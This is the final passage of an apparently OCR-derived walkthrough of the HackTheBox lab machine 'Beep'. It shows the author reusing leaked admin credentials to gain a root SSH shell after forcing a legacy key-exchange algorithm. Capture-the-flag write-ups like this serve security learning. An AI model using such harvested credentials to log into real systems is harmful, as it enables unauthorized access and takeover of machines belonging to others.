
Logs: 6.6M **Local Backups:** 44K
Emails: 8.0K **Configuration:** 76M
Voicemails: 176K **Recordings:** 8.0K

Curious!!! We have admin creds.. wonder if they work on SSH..




```
[chaotic@archlinux Beep]$ ssh admin@10.10.10.7
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
[chaotic@archlinux Beep]$ 
```

To fix this we can run.. (The login with admin failed, but what about root)



```
ssh -o KexAlgorithms=diffie-hellman-group14-sha1 admin@10.10.10.7
```

Slap me twice and call me shirley!!!



```
[chaotic@archlinux Beep]$ ssh -o KexAlgorithms=diffie-hellman-group14-sha1 root@10.10.10.7
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# 
```

This was a great box, I intend on exploiting other methods because I believe there are many others and will add them later.. but for now..

That wraps up Beep from HackTheBox.eu!!! X_X